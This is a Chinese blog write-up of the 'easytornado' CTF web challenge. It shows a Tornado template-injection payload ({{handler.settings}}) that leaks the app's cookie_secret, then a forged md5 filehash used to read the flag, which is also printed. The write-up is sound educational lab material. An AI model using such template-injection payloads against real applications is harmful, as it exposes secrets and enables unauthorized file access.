

攻防世界web进阶区easytornado

原创

[gongjingege](#) 于 2020-07-28 16:47:08 发布 344 收藏

分类专栏: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/gongjingege/article/details/107634464>

版权



[ctf](#) 专栏收录该内容

48 篇文章 0 订阅

订阅专栏

题目有描述提示, **tornado**框架

打开链接

[/flag.txt](#)

[/welcome.txt](#)

[/hints.txt](#)

发现3个文件

`/flag.txt`

```
flag in /flllllllllllllag
```

`/welcome.txt`

```
render
```

/hints.txt
md5(cookie_secret+md5(filename))

- 1, flag in /flllllllllag
 - 2, render, 可能会是SSTI模板注入
 - 3, md5(cookie_secret+md5(filename))
- url中输入/flllllllllag, 直接error



Error

用handler.settings对象拿到cookie
url输入/error?msg={{handler.settings}}




```
{'autoreload': True, 'compiled_template_cache': False, 'cookie_secret': 'b925f036-6ff2-42d3-8286-b6a975e3ae44' }
```

<https://blog.csdn.net/gongjingege>

根据hint, filehash值由md5加密
先filename即/flllllllllag加密, 再和cookie拼接, 一块md5加密



<https://blog.csdn.net/gongjingege>



<https://blog.csdn.net/gongjingege>

url加上/file?filename=/flllllllllag&filehash=4c2a176027661a2ee12711b55362af2a

得到flag



/flllllllllllag

flag {3f39aea39db345769397ae895edb9c70}

知识点: tornado框架, 用handler.settings对象拿到cookie, md5加密

2020.7.28 公瑾